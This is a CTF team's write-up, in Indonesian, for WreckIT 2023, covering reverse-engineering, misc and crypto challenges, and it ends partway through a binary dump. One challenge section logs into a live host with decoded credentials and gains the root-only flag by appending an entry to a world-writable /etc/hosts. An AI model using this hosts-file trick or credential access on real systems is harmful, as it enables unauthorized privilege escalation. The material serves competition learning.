

# Writeup WreckIT 2023



Nama Team: yuk bisa yuk anyaaaaaa

Anggota:

- Dimas
- aimardcr

## Reverse Engineering

---

### REV Free Flag

#### Description

anggap aja flag gratis bang. kasian banyak yang blom pernah nyentuh ctfd keknya

author: ayana\_@Jhy

#### Attachments

chall.c:

```
#include<stdio.h>
#include<string.h>

int main(int argc, char **argv){
    int c[] = {119, 74, 101, 91, 107, 81, 116, 44, 16, 99, 20, 107, 76, 41, 127,
122, 20, 118, 71, 71, 80, 125, 82, 117, 17, 118, 84, 44, 20, 118, 127, 44, 84, 44,
83, 44, 78, 71, 78, 43, 87, 122, 73, 43, 127, 126, 82, 113, 69, 118, 68, 116, 89,
101};
    char inp[100];
    printf("apa flagnya\n");
```

```

scanf("%s", &inp);
int len = strlen(inp);
if(len != 54){
    printf("bukan");
    return 0;
}
for(int i=0; i<len; i++){
    if(i%2==1 && inp[i] != (c[i] ^ 24)){
        printf("bukan");
        return 0;
    } else if (i%2==0 && inp[i] != (c[i] ^ 32)){
        printf("bukan");
        return 0;
    }
}
printf("mantap!!\n");
return 0;
}

```

## Technical Review

Kita diberikan sebuah *source code* dari sebuah program, yang dimana program ini akan melakukan perbandingan *input* dari pengguna dengan `c` yang dimana `c` kita asumsikan sebagai flag.

## Solution

Seperti yang bisa kita lihat, `input[i]` akan dibandingkan dengan `c[i]`, yang dimana `c[i]` akan di xor terlebih dahulu dengan key `dec:32` jika `i%2==0` terpenuhi atau `c[i]` akan di xor dengan key `dec:24` jika `i%2==1` terpenuhi.

Berikut solusi yang kami gunakan:

`main.c:`

```

#include <stdio.h>
#include <unistd.h>

int main() {
    int c[] = {119, 74, 101, 91, 107, 81, 116, 44, 16, 99, 20, 107, 76, 41, 127,
122, 20, 118, 71, 71, 80, 125, 82, 117, 17, 118, 84, 44, 20, 118, 127, 44, 84, 44,
83, 44, 78, 71, 78, 43, 87, 122, 73, 43, 127, 126, 82, 113, 69, 118, 68, 116, 89,
101};
    for (int i = 0; i < sizeof(c) / sizeof(c[0]); i++) {
        if (i % 2 == 0) {
            printf("%c", c[i] ^ 32);
        } else if (i % 2 == 1) {
            printf("%c", c[i] ^ 24);
        }
    }
}

```

```
    } else {  
        printf("?");  
    }  
}  
return 0;  
}
```

Cukup compile menggunakan *command*:

```
gcc -o main main.c && ./main
```

Dan dapat flagnya!

FLAG: WRECKIT40{4sl1\_b4ng\_perm1nt44n\_4t4s4n\_n3wbi3\_friendly}

---

## Uno Dos Tres

### Description

UNO (bahasa Spanyol dan bahasa Italia dari kata "satu") adalah sebuah permainan kartu yang dimainkan dengan kartu dicetak khusus (lihat Mau Mau untuk permainan yang hampir sama dengan kartu remi biasa). Permainan ini dikembangkan pada 1971 oleh Merle Robbins. Sekarang ini merupakan produk Mattel.

author: hanz0x17

### Attachments

soaluno.elf:

```
[Binary Data]: ELF 32-bit LSB executable, Atmel AVR 8-bit, version 1 (SYSV),  
statically linked, with debug_info, not stripped
```

### Technical Review

Kita diberikan sebuah program *Arduino* yang memiliki arsitektur `Atmel AVR-8`,  
Disini saya langsung buka *attachment* `soaluno.elf` menggunakan `IDA Pro`.

00000000	940C 0034	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	..4...I...I...I...I...I...I...	
00000010	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	..I...I...I...I...I...I...I...	
00000020	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	940C 0049	..I...I...I...I...I...I...I...	
00000030	940C 0049	940C 0049	940C 0049	2411	BE1F	EFCF	E0D8	BFDE	BFCD	E011	E0A0	E0B1	EAE0	E0F0	C002	..I...I...\$......J.....	
00000040	9005	920D	3AA8	07B1	F7D9	940E	004B	940C	004E	940C	0000	E080	E090	9508	94F8	CFFF	.....:.....K...N.....
00000050	006D	0065	006E	006A	0061	0064	0069	005F	0072	0065	0076	0065	0072	0073	0065	005F	m.e.n.j.a.d.i._.r.e.v.e.r.s.e._.
00000060	0065	006E	0067	0069	0066	0065	0065	0072	005F	0061	0064	0061	006C	0061	0068	005F	e.n.g.i.n.e.e.r._.a.d.a.l.a.h._.
00000070	0063	0069	0074	0061	0063	0069	0074	0061	006B	0075	003A	0037	002B	0029	002A	002D	c.i.t.a.c.i.t.a.k.u.:.7.+).*.-.
00000080	003D	006B	0042	001E	003B	0051	0000	0042	003A	001D	0056	0002	0053	0003	000F	0017	=.k.B...;Q...B:...V...S.....
00000090	003A	0033	002D	0005	0011	0050	0002	0051	0037	001D	0050	001B	0007	0055	000E	0008	:.3.-.....P...Q.7...P.....U.....
00800100	6D 00	65 00	6E 00	6A 00	61 00	64 00	69 00	5F 00	61 00	64 00	69 00	5F 00	61 00	64 00	69 00	5F 00	m.e.n.j.a.d.i._.
00800110	72 00	65 00	76 00	65 00	72 00	73 00	65 00	5F 00	72 00	65 00	76 00	65 00	72 00	65 00	76 00	65 00	r.e.v.e.r.s.e._.
00800120	65 00	6E 00	60 00	67 00	6E 00	65 00	65 00	72 00	65 00	6E 00	65 00	65 00	72 00	65 00	6E 00	65 00	e.n.g.i.n.e.e.r.
00800130	5F 00	61 00	64 00	61 00	6C 00	61 00	68 00	5F 00	63 00	69 00	74 00	61 00	6C 00	61 00	68 00	5F 00	_.a.d.a.l.a.h._.
00800140	63 00	69 00	74 00	61 00	63 00	69 00	74 00	61 00	63 00	69 00	74 00	61 00	63 00	69 00	74 00	61 00	c.i.t.a.c.i.t.a.k.u.:.7.+).*.-.
00800150	6B 00	75 00	3A 00	37 00	2B 00	29 00	2A 00	2D 00	6B 00	75 00	3A 00	37 00	2B 00	29 00	2A 00	2D 00	k.u.:.7.+).*.-.
00800160	3D 00	6B 00	42 00	1E 00	3B 00	51 00	00 00	42 00	3D 00	6B 00	42 00	1E 00	3B 00	51 00	00 00	42 00	=.k.B...;Q...B.
00800170	3A 00	1D 00	56 00	02 00	53 00	03 00	0F 00	17 00	3A 00	1D 00	56 00	02 00	53 00	03 00	0F 00	17 00	:...V...S.....
00800180	3A 00	33 00	2D 00	05 00	11 00	50 00	02 00	51 00	3A 00	33 00	2D 00	05 00	11 00	50 00	02 00	51 00	:.3.-.....P...Q.
00800190	37 00	1D 00	50 00	1B 00	07 00	55 00	0E 00	08 00	37 00	1D 00	50 00	1B 00	07 00	55 00	0E 00	08 00	7...P...U.....
008001A0	1F 00	14 00	1E 00	08 00	??	??	??	??	1F 00	14 00	1E 00	08 00	??	??	??	??	.....?.....
01000000	3E 00	00 00	3D 00														

```
.data:00800154 ; public encrypted
.data:00800154 encrypted:
.data:00800154 text "UTF-16LE", ":7+)*-=kB"
.data:00800166 .db 0x1E
.data:00800167 .db 0
.data:00800168 .db 0x3B ; ;
.data:00800169 .db 0
.data:0080016A .db 0x51 ; Q
.data:0080016B .db 0
.data:0080016C .db 0
```

The screenshot displays the Burp Suite application interface, specifically the 'Recipe' and 'Input' tabs.

**Recipe Tab:**

- From Hex:** The 'Delimiter' is set to 'Auto'.
- XOR:** The 'Key' is '6D 65 6E 6A 61 ...' and the 'Scheme' is 'Standard'. The 'Null preserving' checkbox is unchecked.

**Input Tab:**

The 'Input' field contains the following hex string:

```
3a 37 2b 29 2a 2d 3d 6b 42 1e 3b 51 00 42 3a 1d 56 02 53 03 0f 17 3a 33 2d 05 11 50 02 51 37 1d 50 1b 07 55 0e 08 1f 14 1e 08
```

The 'Output' field displays the decoded result:

```
WRECKIT40{M4r1_B3l4jar_Ardu1n0_B3rs4makuu}
```

FLAG: WRECKIT40{M4r1\_B3l4jar\_Ardu1n0\_B3rs4makuu}

# Just Simple Asymetric

## Description

Aya melakukan penelitian pada SBOX suatu algoritma simetrik. Pada penelitian tersebut la menggunakan bahasa C dalam implementasinya. Apa yang terjadi??

author: wondPing

## Attachments

[Binary Data]: PE32+ executable (console) x86-64, for MS Windows

## Technical Review

Kita diberikan sebuah *executable* untuk *Windows*, setelah dianalisa lebih lanjut menggunakan **IDA Pro**, program ini akan menerima masukan / *input* dari pengguna dari masukan tersebut akan diproses menggunakan sebuah algoritma. Setelah kami analisa lebih lanjut, algoritma yang dilakukan merupakan algoritma RSA, hal ini didukung dengan ada nya **exp** (kita asumsi sebagai **exponent** dengan value), **lp** dan **lq** sebagai *Prime Numbers*:

```
; unsigned int lp[64]
lp          dd 52C3h, 5E85h, 6871h, 7BC7h, 4C79h, 4C01h, 5803h, 58D3h
            ; DATA XREF: main+152↑o
            dd 4253h, 4735h, 5689h, 7589h, 431Fh, 548Fh, 6295h, 7F33h
            dd 7F63h, 4AB1h, 63C5h, 6157h, 63F5h, 7159h, 4B59h, 7E43h
            dd 64C1h, 5B49h, 69DFh, 4E53h, 4261h, 4DF9h, 4E3Dh, 68E1h
            dd 6D0Dh, 4AD5h, 66C5h, 4BB3h, 43AFh, 5AA1h, 7E29h, 5F47h
            dd 580Fh, 73C1h, 4DB1h, 723Bh, 6AC9h, 534Bh, 6E3Bh, 4409h
            dd 6D0Dh, 61C9h, 5D4Fh, 7019h, 5E45h, 621Dh, 51A7h, 585Bh
            dd 6415h, 54DFh, 6 dup(0)
            public lq
; unsigned int lq[58]
lq          dd 0B449h, 0DDE7h, 0F4C3h, 0EA71h, 0C5D7h, 0F30Bh, 0BE79h
            ; DATA XREF: main+13A↑o
            dd 0DE29h, 0FC59h, 0F047h, 0ABC1h, 0DD6Fh, 0CB53h, 0EC29h
            dd 0F359h, 0FB93h, 0DC75h, 86A5h, 0CAE5h, 0CB71h, 86E9h
            dd 0C95Fh, 82FDh, 0F70Fh, 0B141h, 0C905h, 881Fh, 0A7C9h
            dd 0C211h, 8D23h, 0AD53h, 0CB3Bh, 0AE67h, 0E7CDh, 0B01Bh
            dd 0FB75h, 0F403h, 0AEE3h, 9991h, 0F20Fh, 0EB6Fh, 0DF67h
            dd 0D8A1h, 0BFE3h, 0C7E1h, 0DDEDh, 0A129h, 0B587h, 0AFCFh
            dd 0DA77h, 0F835h, 0F773h, 0B7A9h, 872Fh, 0CC43h, 0E1BBh
            dd 0E3C5h, 0D405h
            public ex
ex          dd 10001h
            ; DATA XREF: main+15C↑r
            align 20h
            .
```

Bedanya RSA ini dengan *Challenge CTF RSA* pada umumnya adalah pada RSA ini akan melakukan proses enkripsi pada setiap *char*, yang dimana pada *challenge* umumnya *string* akan diubah menjadi nilai *integer* besar terlebih dahulu, dan diproses nilai tersebut sekali, yang dimana pada *challenge* ini setiap nilai proses terpisah dengan `exp`, `p` dan `q` masing masing. Namun *twistnya* disini masukkan akan diacak posisi setiap *char* terlebih dahulu menggunakan permutasi.

## Solution

Karena kita sudah memiliki `p` dan `q`, maka kita cukup melakukan *decrypt* dengan mengambil *private key* dengan `p` dan `q` tersebut lalu kembalikan posisi setiap *char*, berikut *source* yang kami gunakan:

```
from Crypto.Util.number import *
import random

c = [
    0xEB02456, 0xE84AB16, 0x4A949955, 0x5ABB4FC2, 0x360EFAB2,
    0xC921C85, 0xAD616D0, 0x3FBCE485, 0xAA3963B, 0x3AD46054,
    0x27AF19A2, 0x601CE21C, 0x15646095, 0x300145F2, 0x548FFC34,
    0x4B18907, 0x221A76F2, 0x738C932, 0x174432F, 0xA9552F8,
    0x1FAB995B, 0x48670673, 0xA3CF7DA, 0x6690008E, 0x15065CFD,
    0x3BB9C830, 0x24ECE583, 0x18467E69, 0x345B8AD, 0xB18EF7F,
    0x63CF96, 0x4FE343A3, 0x3EF20745, 0x128C7155, 0x14B93E84,
    0x1C44ABD7, 0x14BD8964, 0x12FB5D3B, 0x1B15D290, 0x27A5C1A8,
    0x1D6A76D6, 0x61424699, 0x3DF09C57, 0x483B5080, 0xE5B5C84,
    0x1821AF4D, 0x171858DB, 0xB0E4264, 0x517E9A7, 0xCFB4F2,
    0x52448366, 0x228197C7, 0x29F89595, 0x122F299F, 0x3288DF76,
    0x14AC3FD3, 0x2BA72783, 0x268B7DD3
]

p = [
    0x52C3, 0x5E85, 0x6871, 0x7BC7, 0x4C79, 0x4C01, 0x5803, 0x58D3,
    0x4253, 0x4735, 0x5689, 0x7589, 0x431F, 0x548F, 0x6295, 0x7F33,
    0x7F63, 0x4AB1, 0x63C5, 0x6157, 0x63F5, 0x7159, 0x4B59, 0x7E43,
    0x64C1, 0x5B49, 0x69DF, 0x4E53, 0x4261, 0x4DF9, 0x4E3D, 0x68E1,
    0x6D0D, 0x4AD5, 0x66C5, 0x4BB3, 0x43AF, 0x5AA1, 0x7E29, 0x5F47,
    0x580F, 0x73C1, 0x4DB1, 0x723B, 0x6AC9, 0x534B, 0x6E3B, 0x4409,
    0x6D0D, 0x61C9, 0x5D4F, 0x7019, 0x5E45, 0x621D, 0x51A7, 0x585B,
    0x6415, 0x54DF,
]

q = [
    0xB449, 0xDDE7, 0xF4C3, 0xEA71, 0xC5D7, 0xF30B, 0xBE79,
    0xDE29, 0xFC59, 0xF047, 0xABC1, 0xDD6F, 0xCB53, 0xEC29,
    0xF359, 0xFB93, 0xDC75, 0x86A5, 0xCAE5, 0xCB71, 0x86E9,
    0xC95F, 0x82FD, 0xF70F, 0xB141, 0xC905, 0x881F, 0xA7C9,
    0xC211, 0x8D23, 0xAD53, 0xCB3B, 0xAE67, 0xE7CD, 0xB01B,
```

```

    0xFB75, 0xF403, 0xAEE3, 0x9991, 0xF20F, 0xEB6F, 0xDF67,
    0xD8A1, 0xBFE3, 0xC7E1, 0xDDED, 0xA129, 0xB587, 0xAFCF,
    0xDA77, 0xF835, 0xF773, 0xB7A9, 0x872F, 0xCC43, 0xE1BB,
    0xE3C5, 0xD405,
]

urt = [0x0E, 0x2D, 0x24, 0x04, 0x37, 0x0C, 0x2A, 0x28, 0x2B, 0x35, 0x01, 0x00,
       0x38, 0x06, 0x17, 0x29, 0x10, 0x34, 0x18, 0x22, 0x32, 0x03, 0x1F, 0x15,
       0x21, 0x2F, 0x07, 0x33, 0x36, 0x0A, 0x31, 0x20, 0x23, 0x0D, 0x2E, 0x27,
       0x1C, 0x08, 0x13, 0x1A, 0x09, 0x25, 0x0F, 0x1E, 0x02, 0x11, 0x0B, 0x14,
       0x1B, 0x16, 0x30, 0x1D, 0x12, 0x39, 0x05, 0x2C, 0x19, 0x26]

e = 65537
LEN = 58

phi = [(p[i] - 1) * (q[i] - 1) for i in range(LEN)]
d = [inverse(e, phi[i]) for i in range(LEN)]
m = [pow(c[i], d[i], p[i] * q[i]) for i in range(LEN)]

flag = [None] * LEN
for i in range(LEN):
    for j in range(LEN):
        flag[urt[j]] = m[j]

for i in range(LEN):
    print(chr(flag[i]), end='')

```

FLAG: WRECKIT40{5B0\*\_C0m81n3\_w17H\_R3vE751n9\_L0oK\_50\_1#73R35t!#9}

---

## MISC

---

### Rabbithole

#### Description

Anda tau Matryoshka Doll? kali ini aku gembok dengan sandi yang sangat secure!


author: AOD

#### Attachments

1000.zip

#### Technical Review

Kita diberikan *zip file*, yang dimana pada saat kita, file tersebut berisi daftar file berikut:



file `pw999.txt` berisi sebuah *password* yang digunakan untuk membuka *zip file* `999_password.zip`, yang dimana `999_password.zip` berisi hal yang sama, jadi pada intinya *zip* ini memiliki sistem rekursif yang dimana didalam *zip* terdapat file *password* dan *zip* yang dilindungi oleh *password*.

## Solution

Karena hampir terdapat seribu file *zip*, maka kami menggunakan *script* berikut untuk menyelesaikan challenge tersebut:

```
for ((i = 999; i != 0; i--))
do
    zip_file="$i"_password.zip
    pwd_File="pw$i.txt"
    unzip -P $(cat $pwd_File) $zip_file
    unzip "$i".zip
done
```

Setelah proses setelah, terdapat file `flag.txt` dan dapat flagnya yang diformat dalam bentuk *hex*!

FLAG: `WRECKIT40{!_H0p3_u_d1dn'7_d0_i7_m4Nu411y_40D}`

---

## Iwanttocry

### Description

Budi hobi bermain dengan komputer, tapi kadang-kadang Budi suka gak hati-hati, akhirnya laptopnya Budi terkunci dengan ransomware!! Ransomware itu bisa menyebar kemana-mana jika tidak dihentikan..



Komputernya sudah diamankan dan dibawa ke spesialis malware. Bisakah malware tersebut dihentikan prosesnya?

Credential sudah diberikan dalam format terenkripsi supaya jaga-jaga. Binary ransomwarenya bernama "crying", gak tahu kenapa namanya itu..

```
ssh 167.71.207.218 -p 35022
```

Author: meshifox

## Attachments

creds.txt:

```
+++++++[>+>+++>++++++>+++++++<<<-]>>>+++++++ .----- .+++++++ .-
----- .+++++ .<----- .-- .>----- .<---
- .+++ .>+++++++ .+++ .<----- .+++ .----- .>+++++++ . .----- .<.
```

## Technical Review

Kita diberikan sebuah kasus dimana terdapat sebuah mesin yang terinfeksi oleh sebuah *Ransomware*, saat kita coba koneksikan menuju mesin tersebut, tentunya kita akan gagal karena *username default* ketika melakukan koneksi adalah *username* komputer kita, namun pada file creds.txt terdapat sebuah simbol-simbol, yang kami duga merupakan simbol dari bahasa estoterik **Brainfuck**. Setelah kita *decode*, terdapat teks berikut:

```
malbi:77U37dg261yyyo1
```

Disini kami mengasumsikan bahwa **malbi** merupakan *username* mesin tersebut, sementara **77U37dg261yyyo1** merupakan *password* mesin tersebut, dan benar saja kami dapat melakukan

koneksi dengan kredensial tersebut:

```
malbi@2282c344fb50: ~  
$ ssh malbi@167.71.207.218 -p 35022  
malbi@167.71.207.218's password:  
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-23-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
Last login: Sat Apr  8 15:13:32 2023 from 103.158.121.173  
malbi@2282c344fb50:~$
```

Setelah sedikit penelusuran, terdapat file yang berikut pada direktori `/opt`:

```
malbi@2282c344fb50:/opt$ ls -la  
total 20  
drwxr-xr-x 1 root root 4096 Apr  8 05:17 .  
drwxr-xr-x 1 root root 4096 Apr  8 05:17 ..  
-rwx----- 1 root root  241 Apr  7 21:35 74vewv3663egfk1dgw.sh  
-r----- 1 root root   32 Apr  6 03:29 flag.txt  
malbi@2282c344fb50:/opt$
```

Sayangnya disini file `flag.txt` hanya dapat dibaca oleh user `root`.

Pada deskripsi soal, terdapat sebuah petunjuk bahwa *binary Ransomware* tersebut memiliki nama `crying`, dan benar saja, terdapat binary tersebut pada direktori `/usr/bin`:

```
malbi@2282c344fb50:/opt$ ls -la /usr/bin | grep crying  
-rwxr-xr-x 1 root root 6976656 Apr  8 04:26 crying  
malbi@2282c344fb50:/opt$
```

Disini *binary* `crying` dapat kita jalankan sebagai user biasa, namun bagaimana kita menjalankan *binary* tersebut, kita hanya akan mendapatkan *output*:

Sob...

```
malbi@2282c344fb50:/opt$ crying
```

Sob...

```
malbi@2282c344fb50:/opt$ |
```

Oke, mari kita unduh *binary* tersebut dengan command:

```
scp -P 35022 malbi@167.71.207.218:/usr/bin/crying .
```

Setelah dianalisa lebih lanjut menggunakan **IDA Pro**, *binary* tersebut menggunakan **PyInstaller**.

**PyInstaller** merupakan sebuah aplikasi yang dapat menggabung beberapa *packages* dan file *script Python* menjadi satu file *executable*.

Disini kami menggunakan [pyinstxtractor](#) untuk meng-extract *script-script python* yang sudah dibundle kedalam *binary*, setelah dijalankan, kami mendapatkan hasil berikut:

certifi	4/8/2023 11:02 AM	File folder	
cryptography	4/8/2023 11:02 AM	File folder	
cryptography-3.4.8.egg-info	4/8/2023 11:02 AM	File folder	
lib-dynload	4/8/2023 11:02 AM	File folder	
PYZ-00.pyz_extracted	4/8/2023 11:02 AM	File folder	
base_library.zip	4/8/2023 11:02 AM	Compressed (zipped)...	1,009 KB
crying.pyc	4/8/2023 11:02 AM	Compiled Python File	1 KB
libbz2.so.1.0	4/8/2023 11:02 AM	0 File	74 KB
libcrypto.so.3	4/8/2023 11:02 AM	3 File	4,348 KB
...	...	...	...

Kami hanya terpaku pada satu file mencurigakan, yaitu **crying.pyc**.

*Script python* tersebut di-*compile* dengan *python* versi 3.8, maka dari itu kami menggunakan **uncompyle6** untuk melakukan *decompile* pada *script* tersebut, kamipun mendapatkan hasil *decompile* dari *script* **crying.pyc**:

```
# uncompyle6 version 3.9.0
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 3.8.9 (tags/v3.8.9:a743f81, Apr 6 2021, 14:02:34) [MSC
v.1928 64 bit (AMD64)]
# Embedded file name: crying.py
import requests, os
```

```
def check_domain(domain):
    try:
        response = requests.head(domain, timeout=5)
        return response.status_code == 200
    except:
        except requests.exceptions.RequestException:
            return False

domain = 'http://yieywvcwyefiowuteyrt63257486gdfewtyfuywewhfg.co.ph'
if check_domain(domain):
    os.system('echo "I\'m no longer crying. Here\'s your flag:"')
    os.system('cat /opt/flag.txt')
    os.system('cp /etc/hosts.bak /etc/hosts')
else:
    print('Sob...')
# okay decompiling crying.pyc
```

Oke, pada intinya kode tersebut akan melakukan cek apakah domain

`yieywvcwyefiowuteyrt63257486gdfewtyfuywewhfg.co.ph` bisa diakses oleh mesin tersebut atau tidak. Kamipun menemukan bahwa file `/etc/hosts` merupakan *writable* alias dapat kami ubah sebagai *user* biasa.

## Solution

Karena file `/etc/hosts` dapat kita ubah, maka kita cukup melakukan *redirection* pada domain diatas dengan sebuah *IP Address* yang aktif pada sebuah website apapun, setelah menjalankan *command* dibawah:

```
echo "36.88.105.19 yieywvcwyefiowuteyrt63257486gdfewtyfuywewhfg.co.ph" >>
/etc/hosts
```

dan menjalankan *binary* `crying` dengan `sudo`, kami berhasil mendapatkan flagnya!

```
malbi@2282c344fb50:~$ echo "36.88.105.19 yieywvcwyefiowuteyrt63257486gdfewtyfuywewhfg.co.ph" >> /etc/hosts
malbi@2282c344fb50:~$ sudo crying
sudo: unable to resolve host 2282c344fb50: Name or service not known
I'm no longer crying. Here's your flag:
WRECKIT40{R34I_c453_of_w4NN4cRY}malbi@2282c344fb50:~$ |
```

FLAG: WRECKIT40{R34I\_c453\_of\_w4NN4cRY}

## Dibinah Diolah

### Description

Berikut Lagu Yang Sering Kami Nyanyikan Saat menjalani Pendidikan. Informasi Apa Saja yang bisa kalian dapatkan ?. Ingat ! Dimana Bumi Dipijak Disitu Langit Dijunjung

<https://youtu.be/BHadQFUDwLA>

author: VascoZ

## Attachments

20230331-224414.mp3

## Technical Review

Kita diberikan sebuah file `mp3`, saat diputar, kita diberikan nyanyian lagu `KOPASSUS PANTANG MUNDUR` oleh seorang wanita dengan suara yang merdu~


Disini awalnya kami *stuck* alias tidak tau harus apa, namun setelah diberikan *hint* berikut:

```
Perbedaan adalah segalanya. Taruna juga Gak suka Main Jauh-Jauh
```

Dari kata `perbedaan`, saya disini langsung mendengar kedua lagu dari file `mp3` dengan lagu aslinya, dan benar saja. Terdapat beberapa lirik yang diubah pada file `mp3`, berikut perbedaan liriknya:

```
Komando > Taruna  
Belantara > Bidar Alam  
Itulah istana tempat kita > Disana tempat bermain bola
```

Dan...ya, kami *stuck* lagi. Disini kami sudah berputar pada area lapangan di *Google Maps* pada lokasi `Poltek SSN`, namun tidak terdapat tempat yang bisa kita lihat *review*-nya. Namun ternyata, ketika kami lebih teliti dan mencoba *click* pada lapangan pada *Google Maps* di lokasi tersebut, terdapat sebuah tempat yang memiliki *review*, dan tentunya flagnya juga disana!



Disini titik merah tersebut tidak terlihat pada *Google Maps*, yang menyebabkan kami *stuck* berjam-jam :(, tapi akhirnya *solved*!

FLAG: `WRECKIT40{d1d1d1k_d4N_d1t3mp4}`

---

# Welcome

## Description

Flag: WRECKIT40{J4NG4N\_lupa\_Absen\_YGYGY}

Link discord: <https://discord.gg/WRha6pNr>

## Solution

Tinggal submit dan kita dapat *free n juicy points*~

FLAG: WRECKIT40{J4NG4N\_lupa\_Absen\_YGYGY}

## Survey

### Description

Sebelum turu, surve dulu

<https://form.korpkstar-poltekssn.org/index.php/199124?lang=id>

### Solution

Tinggal submit lagi dan kita dapat *free n juicy points*~

FLAG: WRECKIT40{M4KAS1H\_UDAH\_I51\_SURV3Y\_SEM0G4\_F1N4L}

# Cryptography

## CRYPTO Free Flag

### Description

Seorang NPC pergi ke Lawang Sewu dan mendapati suatu pintu dengan tulisan seperti password. Ada palang bertuliskan Bi UNTUK BINERRRRR!!! password is BiHB32R13

author: ayana\_@Jhy

### Attachments

soal.secret:

```
0011010001100001001101000110000100110100001100110011010100110110001101000011010100
1101010011010100110100001100110011010100111001001101000110001000110101011000010011
0100001101000011010100110100001101000011100100110100011001000011010000110100001100
1100110011001101000110001000110100001100100011010000110011001101010011010100110101
0011100100110101001100010011001100110010001101000011100000110100001110010011010001
```

```
1000010011010100110000001101010011011100110100011001100011010100111001001101010011
0100001101010110000100110100011001000011010001100001001101010011000100110101001110
0000110100001110010011001100110101001101010011010000110100001100100011010001100011
0011001100110101001101010011100000110100001110000011010100110001001100110011001000
1101000011001100110011001101110011010001100110001101000011011000110101001100100011
010000110111001101000011001100110011010100110100001100100011010000110010001101
0000110101001101000011010100110101001101110011010000110110001100110011011000110011
0011011000110100001101000011010000111001001101000110010000110101001101100011010100
1110000011010000110111001101000011001100110011001101010011010000110011001101000011
0100001101000110011000110100011000010011001100110101001101000011011100110011001101
0000110101001110010011010001100011001101000110011000110100011001000011010101100001
0011010100111000001101000011011100110100001100110011010100111000001100110011001100
1101010011011000110100011001100011010001100001001100110011001000110101001110000011
0100001101010011001100110101001101000110001100110101001100110011010100110000001101
